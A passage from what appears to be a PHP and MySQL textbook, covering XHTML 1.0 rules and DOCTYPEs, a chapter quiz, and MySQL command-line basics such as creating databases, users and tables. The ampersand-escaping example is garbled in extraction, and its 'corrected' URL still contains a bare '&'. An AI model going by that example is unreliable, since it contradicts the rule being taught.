Well, not a lot at first glance, but XHTML improves on HTML by clearing up a lot of little inconsistencies that make it hard to process. HTML requires a quite complex and very lenient parser, whereas XHTML, which uses standard syntax more like XML (Extensible Markup Language), is very easily processed with quite a simple parser—a *parser* being a piece of code that processes tags and commands and works out what they mean.

## The Benefits of XHTML

Any program that can handle XML files can quickly process XHTML documents. As more and more devices such as iPhones, BlackBerries, and Android and Windows Phone devices (not to mention a plethora of new tablet devices) become web-enabled, it is increasingly important to ensure that web content looks good on them as well as on a PC or laptop's web browser, and the tighter syntax required by XHTML is a big factor in helping this cross-platform compatibility.

What is happening right now is that browser developers, in order to be able to provide faster and more powerful programs, are trying to push web developers over to using XHTML, and the time may eventually come when HTML is superseded by XHTML—so it's a good idea to start using it now.

## XHTML Versions

The XHTML standard is constantly evolving, and there have been a few versions in use, but for one reason or another XHTML 1.0 has ended up being the only version that you need to understand.

While there have been other versions of XHTML (such as 1.1, 1.2, and 2.0) that have reached proposal stages and even begun to be used, none of them has gained much traction among web developers—that makes it all the more simple for you and me, as there's only one version to master.

## What's Different?

The following XHTML rules differentiate it from HTML:

- All tags must be closed by another tag. In cases in which there is no matching closing tag, the tag must close itself using a space followed by the symbols / and >. So, for example, a tag such as `<input type='submit'>` needs to be changed into `<input type='submit' />`. In addition, all opening `<p>` tags now require a closing `</p>` tag, too. And no, you can't replace them with `<p />`.
- All tags must be correctly nested. Therefore, the string `<b>My first name is <i>Robin</b></i>` is not allowed, because the opening `<b>` has been closed before the `<i>`. The correct version is `<b>My first name is <i>Robin</i></b>`.
- All tag attributes must be enclosed in quotation marks. Instead of using tags such as `<form method=post action=post.php>`, you should instead use `<form method='post' action='post.php'>`. You can also use double quotes: `<form method="post" action="post.php">`.
- The ampersand (&) character cannot be used on its own. For example, the string “Batman & Robin” must be replaced with “Batman &amp; Robin”. This means that URLs require modification, too: the HTML syntax `<a href="index.php">`

page=12&item=15"> should be replaced with <a href="index.php?page=12&item=15">.

- XHTML tags are case-sensitive and must be all in lowercase. Therefore, HTML such as <BODY><DIV ID="heading"> must be changed to the following syntax: <body><div id="heading">.
- Attributes cannot be minimized any more, so tags such as <option name="bill" selected> now must be replaced with an assigned value: <option name="bill" selected="selected">. All other attributes, such as checked and disabled, also need changing to checked="checked", disabled="disabled", and so on.
- XHTML documents must start with a new XML declaration on the very first line, like this: <?xml version="1.0" encoding="UTF-8"?>.
- The DOCTYPE declaration has been changed.
- The <html> tag now requires an xmlns attribute.

Let's take a look at the XHTML 1.0–conforming document in [Example 7-18](#).

*Example 7-18. An example XML document*

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
  <head>
    <meta http-equiv="Content-Type"
      content="text/html; charset=utf-8" />
    <title>XHTML 1.0 Document</title>
  </head>
  <body>
    <p>This is an example XHTML 1.0 document</p>
    <h1>This is a heading</h1>
    <p>This is some text</p>
  </body>
</html>
```

As previously discussed, the document begins with an XML declaration, followed by the DOCTYPE declaration and the <html> tag with an xmlns attribute. From there on, it all looks like straightforward HTML, except that the meta tag is closed properly with />.

## HTML 4.01 Document Types

To tell the browser precisely how to handle a document, use the DOCTYPE declaration, which defines the syntax that is allowed. HTML 4.01 supports three DTDs (document type declarations), as can be seen in the following examples.

The strict DTD in [Example 7-19](#) requires complete adherence to HTML 4.01 syntax.

*Example 7-19. The HTML 4.01 Strict DTD*

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
  "http://www.w3.org/TR/html4/strict.dtd">
```

The loose DTD in [Example 7-20](#) allows some older elements and deprecated attributes. (The standards at <http://w3.org/TR/xhtml1> explain which items are deprecated.)

*Example 7-20. The HTML 4.01 Transitional DTD*

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
  "http://www.w3.org/TR/html4/loose.dtd">
```

Finally, [Example 7-21](#) signifies an HTML 4.01 document containing a frameset.

*Example 7-21. The HTML 4.01 Frameset DTD*

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Frameset//EN"
  "http://www.w3.org/TR/html4/frameset.dtd">
```

## The HTML5 Document Type

For HTML5, using document types has become much simpler because there's now just one of them, as follows:

```
<!DOCTYPE html>
```

Just the simple word `html` is sufficient to tell the browser that your web page is designed for HTML5. Further, because all the latest versions of most popular browsers have supported most of the HTML5 specification since 2011 or so, this document type is more and more likely to be the only one you need, unless you choose to cater for older browsers.

## XHTML 1.0 Document Types

You may well have come across one or more of the HTML document types before. However, the syntax is slightly different when it comes to XHTML 1.0, as shown in the following examples.

The strict DTD in [Example 7-22](#) rules out the use of deprecated attributes and requires code that is completely correct.

*Example 7-22. The XHTML 1.0 Strict DTD*

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

The transitional XHTML 1.0 DTD in [Example 7-23](#) allows deprecated attributes and is the most commonly used DTD.

Example 7-23. The XHTML 1.0 Transitional DTD

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

Example 7-24 shows the only XHTML 1.0 DTD that supports framesets.

Example 7-24. The XHTML 1.0 Frameset DTD

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Frameset//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-frameset.dtd">
```

## XHTML Validation

To validate your XHTML, visit the W3C validation site at <http://validator.w3.org>, where you can validate a document by URL, by file upload, or by typing it in or copying and pasting it into a web form. Before you code some PHP to create a web page, submit a sample of the output that you want to create to the validation site. No matter how carefully you code your XHTML, you will be surprised how many errors you've left in.

Whenever a document is not fully compatible with XHTML, you will be given helpful messages explaining how you can correct it. Figure 7-3 shows that the document in Example 7-18 successfully passes the XHTML 1.0 Strict validation test.




Figure 7-3. The document in Example 7-18, having passed validation



You will find that your XHTML 1.0 documents are so close to HTML that even if they are called up on a browser that is unaware of XHTML, they should display correctly. The only potential problem is with the `<script>` tag. To ensure compatibility, avoid using the `<script src="script.src" />` syntax and replace it with the following: `<script src="script.src"></script>`.

This chapter represented another long journey in your task to master PHP. Now that you have formatting, file handling, XHTML, and a lot of other important concepts under your belt, the next chapter will introduce you to another major topic, MySQL.

## Test Your Knowledge

1. Which `printf` conversion specifier would you use to display a floating-point number?
2. What `printf` statement could be used to take the input string “Happy Birthday” and output the string “\*\*Happy”?
3. To send the output from `printf` to a variable instead of to a browser, what alternative function would you use?
4. How would you create a Unix timestamp for 7:11 AM on May 2, 2016?
5. Which file access mode would you use with `fopen` to open a file in write and read mode, with the file truncated and the file pointer at the start?
6. What is the PHP command for deleting the file *file.txt*?
7. Which PHP function is used to read in an entire file in one go, even from across the Web?
8. Which PHP system variable holds the details on uploaded files?
9. Which PHP function enables the running of system commands?
10. What is wrong with the following XHTML 1.0 tag: `<input type=file name=file size=10>`?

See “[Chapter 7 Answers](#)” on page 507 in [Appendix A](#) for the answers to these questions.



---

# Introduction to MySQL

With well over ten million installations, MySQL is probably the most popular database management system for web servers. Developed in the mid-1990s, it's now a mature technology that powers many of today's most-visited Internet destinations.

One reason for its success must be the fact that, like PHP, it's free to use. But it's also extremely powerful and exceptionally fast—it can run on even the most basic of hardware, and it hardly puts a dent in system resources.

MySQL is also highly scalable, which means that it can grow with your website. In fact, in a comparison of several databases by *eWEEK*, MySQL and Oracle tied for both best performance and greatest scalability.

## MySQL Basics

A database is a structured collection of records or data stored in a computer system and organized in such a way that it can be searched quickly and information can be retrieved rapidly.

The SQL in MySQL stands for Structured Query Language. This language is loosely based on English and is also used on other databases, such as Oracle and Microsoft SQL Server. It is designed to allow simple requests from a database via commands such as:

```
SELECT title FROM publications WHERE author = 'Charles Dickens';
```

A MySQL database contains one or more *tables*, each of which contains *records* or *rows*. Within these rows are various *columns* or *fields* that contain the data itself. [Table 8-1](#) shows the contents of an example database of five publications detailing the author, title, type, and year of publication.

Table 8-1. Example of a simple database

Author	Title	Type	Year
Mark Twain	The Adventures of Tom Sawyer	Fiction	1876
Jane Austen	Pride and Prejudice	Fiction	1811
Charles Darwin	The Origin of Species	Non-Fiction	1856
Charles Dickens	The Old Curiosity Shop	Fiction	1841
William Shakespeare	Romeo and Juliet	Play	1594

Each row in the table is the same as a row in a MySQL table, and each element within a row is the same as a MySQL field.

To uniquely identify this database, I'll refer to it as the `publications` database in the examples that follow. And, as you will have observed, all these publications are considered to be classics of literature, so I'll call the table within the database that holds the details `classics`.

## Summary of Database Terms

The main terms you need to acquaint yourself with for now are:

### *Database*

The overall container for a collection of MySQL data.

### *Table*

A subcontainer within a database that stores the actual data.

### *Row*

A single record within a table, which may contain several fields.

### *Column*

The name of a field within a row.

I should note that I'm not trying to reproduce the precise terminology used in academic literature about relational databases, but just to provide simple, everyday terms to help you quickly grasp basic concepts and get started with a database.

## Accessing MySQL via the Command Line

There are three main ways in which you can interact with MySQL: using a command line, via a web interface such as phpMyAdmin, and through a programming language like PHP. We'll start doing the third of these in [Chapter 10](#), but for now, let's look at the first two.

## Starting the Command-Line Interface

The following sections describe relevant instructions for Windows, OS X, and Linux.

### Windows users

If you installed the Zend Server CE WAMP as explained in [Chapter 2](#), you will be able to access the MySQL executable from one of the following directories (the first on 32-bit computers, and the second on 64-bit machines):

```
C:\Program Files\Zend\MySQL51\bin  
C:\Program Files (x86)\Zend\MySQL51\bin
```



If you installed Zend Server CE in a place other than `\Program Files` (or `\Program Files (x86)`), you will need to use that directory instead.

By default, the initial MySQL user will be `root` and will not have had a password set. Seeing as this is a development server that only you should be able to access, we won't worry about creating one yet.

So, to enter MySQL's command-line interface, select Start→Run and enter `CMD` into the Run box, then press Return. This will call up a Windows Command prompt. From there, enter one of the following (making any appropriate changes as just discussed):

```
"C:\Program Files\Zend\MySQL51\bin\mysql" -u root  
"C:\Program Files (x86)\Zend\MySQL51\bin\mysql" -u root
```




Note the quotation marks surrounding the path and filename. These are present because the name contains spaces, which the Command prompt doesn't correctly interpret; the quotation marks group the parts of the filename into a single string for the Command program to understand.

This command tells MySQL to log you in as the user `root`, without a password. You will now be logged in to MySQL and can start entering commands. To be sure everything is working as it should be, enter the following—the results should be similar to [Figure 8-1](#):

```
SHOW databases;
```

If this has not worked and you get an error, make sure that you have correctly installed MySQL along with Zend Server CE (as described in [Chapter 2](#)). Otherwise, you are ready to move on to the following section, [“Using the Command-Line Interface”](#) on page 170.



```
cmd: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Users\Robin>"\Program Files\EasyPHP 2.0b1\mysql\bin\mysql" -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 16 to server version: 5.0.27-community-log

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| test |
+-----+
3 rows in set (0.00 sec)

mysql> _
```

Figure 8-1. Accessing MySQL from a Windows Command prompt

## OS X users

To proceed with this chapter, you should have installed Zend Server CE as detailed in [Chapter 2](#). You should also have the web server already running and the MySQL server started.

To enter the MySQL command-line interface, start the Terminal program (which should be available in Finder→Utilities). Then call up the MySQL program, which will have been installed in the directory `/usr/local/zend/mysql/bin`.

By default, the initial MySQL user is `root` and it will have a password of `root` too. So, to start the program, type the following:

```
/usr/local/zend/mysql/bin/mysql -u root
```

This command tells MySQL to log you in as the user `root` and not to request your password. To verify that all is well, type in the following—[Figure 8-2](#) should be the result:


```
SHOW databases;
```

If you receive an error such as “Can’t connect to local MySQL server through socket,” you haven’t started up the MySQL server, so make sure you followed the advice in [Chapter 2](#) about configuring MySQL to start when OS X starts.

You should now be ready to move on to the next section, “[Using the Command-Line Interface](#)” on page 170.

## Linux users

On a system running a Unix-like operating system such as Linux, you will almost certainly already have PHP and MySQL installed and running, and you will be able to

A screenshot of an OS X Terminal window titled "zend — mysql.client — 85x24". The terminal shows a user named "robin" at a Mac prompt. They enter "show databases;" which fails with a "command not found" error. They then enter "/usr/local/zend/mysql/bin/mysql -u root", which successfully starts the MySQL monitor. The terminal displays the MySQL welcome message, including the version (5.1.54) and copyright information. The user enters "show databases;" in the MySQL prompt, and the terminal displays a table of databases: information\_schema, mysql, and test. The output indicates 3 rows in the set, returned in 0.00 seconds. The prompt "mysql>" is visible at the bottom.

```
iMac:zend robin$ show databases;
-bash: show: command not found
iMac:zend robin$ /usr/local/zend/mysql/bin/mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.1.54 MySQL Community Server (GPL)

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and you are welcome to modify and redistribute it under the GPL v2 license

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql      |
| test      |
+-----+
3 rows in set (0.00 sec)

mysql>
```

Figure 8-2. Accessing MySQL from the OS X Terminal program


enter the examples in the next section. But first, you should type the following to log in to your MySQL system:

```
mysql -u root -p
```

This tells MySQL to log you in as the user *root* and to request your password. If you have a password, enter it; otherwise, just press Return.

Once you are logged in, type the following to test the program—you should see something like [Figure 8-3](#) in response:

```
SHOW databases;
```

A screenshot of a Linux terminal window. At the top, there is a system message: "You may also use sysinstall(8) to re-enter the installation and configuration utility. Edit /etc/motd to change this login announcement." Below this, the user "robnix" enters "mysql -u root -p". The terminal prompts for a password, then displays the MySQL welcome message, including the version (mysql-server-5.0.51a). The user enters "show databases;" in the MySQL prompt, and the terminal displays a table of databases: information\_schema, mysql, and test. The output indicates 3 rows in the set, returned in 0.02 seconds. The prompt "mysql>" is visible at the bottom.

```
You may also use sysinstall(8) to re-enter the installation and
configuration utility.  Edit /etc/motd to change this login announcement.

robnix# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4377812
Server version: mysql-server-5.0.51a

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql      |
| test      |
+-----+
3 rows in set (0.02 sec)

mysql>
```

Figure 8-3. Accessing MySQL using Linux

If this procedure fails at any point, please refer to the section “[Installing a LAMP on Linux](#)” on page 34 in [Chapter 2](#) to ensure that you have MySQL properly installed. Otherwise, you should now be ready to move on to the following section, “[Using the Command-Line Interface](#)” on page 170.

### MySQL on a remote server

If you are accessing MySQL on a remote server, you should telnet (or preferably, for security, use SSH) into the remote machine, which will probably be a Linux/FreeBSD/Unix type of box. Once in there, things may be a little different for you, depending on how the system administrator has set up the server—especially if it’s a shared hosting server. Therefore, you need to ensure that you have been given access to MySQL and that you have your username and password. Armed with these, you can then type the following, where *username* is the name supplied:

```
mysql -u username -p
```

Enter your password when prompted. You can then try the following command, which should result in something like the screen grab in [Figure 8-3](#):

```
SHOW databases;
```

There may be other databases already created, and the `test` database may not be there.

Bear in mind also that system administrators have ultimate control over everything and that you can encounter some unexpected setups. For example, you may find that you are required to preface all database names that you create with a unique identifying string to ensure that you do not conflict with databases created by other users.

If you have any problems, have a word with your system administrator, who should be able to sort them out. Let the sysadmin know that you need a username and password, and request the ability to create new databases or, at a minimum, to have at least one database created for you ready to use. You can then create all the tables you require within that database.

## Using the Command-Line Interface

From here on out, it makes no difference whether you are using Windows, OS X, or Linux to access MySQL directly, as all the commands used (and errors you may receive) are identical.

### The semicolon

Let’s start with the basics. Did you notice the semicolon (;) at the end of the `SHOW databases;` command that you typed? The semicolon is used by MySQL to separate or end commands. If you forget to enter it, MySQL will issue a prompt and wait for you to do so. The required semicolon was made part of the syntax to let you enter multiple-line commands, which can be convenient, because some commands get quite long. It

also allows you to issue more than one command at a time by placing a semicolon after each one. The interpreter gets them all in a batch when you press the Return key and executes them in order.



It's very common to receive a MySQL prompt instead of the results of your command; it means that you forgot the final semicolon. Just enter the semicolon, press the Return key, and you'll get what you want.

There are six different prompts that MySQL may present you with (see [Table 8-2](#)), so you will always know where you are during a multiline input.

*Table 8-2. MySQL's six command prompts*

MySQL prompt	Meaning
mysql>	MySQL is ready and waiting for a command
->	Waiting for the next line of a command
'>	Waiting for the next line of a string started with a single quote
">	Waiting for the next line of a string started with a double quote
`>	Waiting for the next line of a string started with a backtick
/*>	Waiting for the next line of a comment started with /*

### Canceling a command

If you are partway through entering a command and decide you don't wish to execute it after all, whatever you do, don't press Ctrl-C! That will close the program. Instead, you can enter `\c` and press Return. [Example 8-1](#) shows how to use this command.

*Example 8-1. Canceling a line of input*

```
meaningless gibberish to mysql \c
```

When you type in that line, MySQL will ignore everything you typed and issue a new prompt. Without the `\c`, it would have displayed an error message. Be careful, though: if you have opened a string or comment, you'll need to close it before using the `\c` or MySQL will think the `\c` is just part of the string. [Example 8-2](#) shows the right way to do this.

*Example 8-2. Canceling input from inside a string*

```
this is "meaningless gibberish to mysql" \c
```

Also note that using `\c` after a semicolon will not work, as it is then a new statement.

## MySQL Commands

You've already seen the `SHOW` command, which lists tables, databases, and many other items. The commands you'll use most often are listed in [Table 8-3](#).

Table 8-3. A selection of common MySQL commands

Command	Parameter(s)	Meaning
ALTER	<i>database, table</i>	Alter <i>database</i> or <i>table</i>
BACKUP	<i>table</i>	Back up <i>table</i>
\c		Cancel input
CREATE	<i>database, table</i>	Create <i>database</i> or <i>table</i>
DELETE	Expression with <i>table</i> and <i>row</i>	Delete <i>row</i> from <i>table</i>
DESCRIBE	<i>table</i>	Describe the <i>table's</i> columns
DROP	<i>database, table</i>	Delete <i>database</i> or <i>table</i>
EXIT (Ctrl-C)		Exit
GRANT	<i>user</i> details	Change <i>user</i> privileges
HELP (\h, \?)	<i>item</i>	Display help on <i>item</i>
INSERT	Expression with <i>data</i>	Insert <i>data</i>
LOCK	<i>table(s)</i>	Lock <i>table(s)</i>
QUIT (\q)		Same as EXIT
RENAME	<i>table</i>	Rename <i>table</i>
SHOW	Too many <i>items</i> to list	List <i>item's</i> details
SOURCE	<i>filename</i>	Execute commands from <i>filename</i>
STATUS (\s)		Display current status
TRUNCATE	<i>table</i>	Empty <i>table</i>
UNLOCK	<i>table(s)</i>	Unlock <i>table(s)</i>
UPDATE	Expression with <i>data</i>	Update an existing record
USE	<i>database</i>	Use <i>database</i>

I'll cover most of these as we proceed, but first, you need to remember a couple of points about MySQL commands:

- SQL commands and keywords are case-insensitive. `CREATE`, `create`, and `CrEaTe` all mean the same thing. However, for the sake of clarity, the recommended style is to use uppercase.
- Table names are case-insensitive on Windows, but case-sensitive on Linux and OS X. So, for portability purposes, you should always choose a case and stick to it. The recommended style is to use lowercase or mixed upper- and lowercase for table names.

## Creating a database

If you are working on a remote server and have only a single user account and access to a single database that was created for you, move on to the next section: “[Creating a table](#)” on page 174. Otherwise, get the ball rolling by issuing the following command to create a new database called `publications`:

```
CREATE DATABASE publications;
```

A successful command will return a message that doesn’t mean much yet—“Query OK, 1 row affected (0.00 sec)”—but will make sense soon. Now that you’ve created the database, you want to work with it, so issue:

```
USE publications;
```

You should now see the message “Database changed.” You’re now set to proceed with the following examples.

## Creating users

Now that you’ve seen how easy it is to use MySQL, and created your first database, it’s time to look at how you create users—you probably won’t want to grant your PHP scripts root access to MySQL, as it could cause a real headache should you get hacked.

To create a user, issue the `GRANT` command, which takes the following form (don’t type this in—it’s not an actual working command):

```
GRANT PRIVILEGES ON database.object TO 'username'@'hostname' IDENTIFIED BY 'password';
```

This should be pretty straightforward, with the possible exception of the `database.object` part. What this refers to is the database itself and the objects it contains, such as tables (see [Table 8-4](#)).

Table 8-4. Example parameters for the `GRANT` command

Arguments	Meaning
<code>*,*</code>	All databases and all their objects
<code>database.*</code>	Only the database called <code>database</code> and all its objects
<code>database.object</code>	Only the database called <code>database</code> and its object called <code>object</code>

So, let’s create a user who can access just the new `publications` database and all its objects, by entering the following (replacing the username `jim` and the password `mypasswd` with ones of your choosing):

```
GRANT ALL ON publications.* TO 'jim'@'localhost' IDENTIFIED BY 'mypasswd';
```

What this does is allow the user `jim@localhost` full access to the `publications` database using the password `mypasswd`. You can test whether this step has worked by entering `QUIT` to exit and then rerunning MySQL the way you did before, but instead of entering `-u root -p`, type `-u jim -p`, or whatever the username is that you created. See [Table 8-5](#)

for the correct command for your operating system, assuming you installed Zend Server CE (as outlined in [Chapter 2](#)), but modify it as necessary if the *mysql* client is installed in a different directory on your system.

Table 8-5. Starting MySQL and logging in as *jim@localhost*

OS	Example command
Windows 32-bit	"C:\Program Files\Zend\MySQL51\bin\mysql" -u jim -p
Windows 64-bit	"C:\Program Files (x86)\Zend\MySQL51\bin\mysql" -u jim -p
OS X	/usr/local/Zend/mysql/bin/mysql -u jim -p
Linux	mysql -u jim -p

All you have to do now is enter your password when prompted, and you will be logged in. By the way, if you prefer, you can place your password immediately following the *-p* (without any spaces) to avoid having to enter it when prompted. But this is considered poor practice, because if other people are logged in to your system, there may be ways for them to look at the command you entered and find out your password.



You can grant only privileges that you already have, and you must also have the privilege to issue **GRANT** commands. There are a whole range of privileges you can choose to grant if you are not granting all privileges. For further details, please visit the following site, which also covers the **REVOKE** command, which can remove privileges once granted: <http://tinyurl.com/mysqlgrant>.

You also need to be aware that if you create a new user but do not specify an **IDENTIFIED BY** clause, the user will have no password, a situation that is very insecure and should be avoided.

## Creating a table

At this point, you should now be logged in to MySQL with **ALL** privileges granted for the database **publications** (or a database that was created for you)—you're ready to create your first table. Make sure that database is in use by typing the following (replacing **publications** with the name of your database if it is different):

```
USE publications;
```

Now enter the commands in [Example 8-3](#) one line at a time.

Example 8-3. Creating a table called *classics*

```
CREATE TABLE classics (  
  author VARCHAR(128),  
  title VARCHAR(128),  
  type VARCHAR(16),  
  year CHAR(4)) ENGINE MyISAM;
```



You could also issue this command on a single line, like this:

```
CREATE TABLE classics (author VARCHAR(128), title VARCHAR(128),  
type VARCHAR(16), year CHAR(4)) ENGINE MyISAM;
```

but MySQL queries can be long and complicated, so I recommend entering one part of a query per line until you are comfortable with longer ones.

MySQL should then issue the response “Query OK, 0 rows affected,” along with a note of how long it took to execute the command. If you see an error message instead, check your syntax carefully. Every parenthesis and comma counts, and typing errors are easy to make. In case you are wondering, the `ENGINE MyISAM` tells MySQL the type of database engine to use for this table.

To check whether your new table has been created, type:

```
DESCRIBE classics;
```

All being well, you will see the sequence of commands and responses shown in [Example 8-4](#), where you should particularly note the table format displayed.

*Example 8-4. A MySQL session: creating and checking a new table*

```
mysql> USE publications;  
Database changed  
mysql> CREATE TABLE classics (  
-> author VARCHAR(128),  
-> title VARCHAR(128),  
-> type VARCHAR(16),  
-> year CHAR(4)) ENGINE MyISAM;  
Query OK, 0 rows affected (0.03 sec)  
  
mysql> DESCRIBE classics;  
+-----+-----+-----+-----+-----+-----+  
| Field | Type      | Null | Key | Default | Extra |  
+-----+-----+-----+-----+-----+-----+  
| author | varchar(128) | YES  |     | NULL    |       |  
| title  | varchar(128) | YES  |     | NULL    |       |  
| type   | varchar(16)  | YES  |     | NULL    |       |  
| year   | char(4)      | YES  |     | NULL    |       |  
+-----+-----+-----+-----+-----+-----+  
4 rows in set (0.00 sec)
```

The `DESCRIBE` command is an invaluable debugging aid when you need to ensure that you have correctly created a MySQL table. You can also use it to remind yourself about a table’s field or column names and the types of data in each one. Let’s look at each of the headings in detail:

#### Field

The name of each field or column within a table.

### Type

The type of data being stored in the field.

### Null

Whether the field is allowed to contain a value of `NULL`.

### Key

MySQL supports *keys* or *indexes*, which are quick ways to look up and search for data. The **Key** heading shows what type of key (if any) has been applied.

### Default

The default value that will be assigned to the field if no value is specified when a new row is created.

### Extra

Additional information, such as whether a field is set to autoincrement.

## Data Types

In [Example 8-3](#), you may have noticed that three of the table's fields were given the data type `VARCHAR`, and one was given the type `CHAR`. The term `VARCHAR` stands for *VARIABLE length CHARACTER string* and the command takes a numeric value that tells MySQL the maximum length allowed for a string stored in this field.

This data type is very useful, as it allows MySQL to plan the size of a database and perform lookups and searches more easily. The downside is that if you ever attempt to assign a string value longer than the length allowed, it will be truncated to the maximum length declared in the table definition.

The `year` field, however, has more predictable values, so instead of `VARCHAR` we use the more efficient `CHAR(4)` data type. The parameter of `4` allows for four bytes of data, supporting all years from `-999` to `9999`. You could, of course, just store two-digit values for the year, but if your data is going to still be needed in the following century, or may otherwise wrap around, it will have to be sanitized first—much like the “millennium bug” that would have caused dates beginning on January 1, 2000, to be treated as 1900 on many of the world's biggest computer installations.



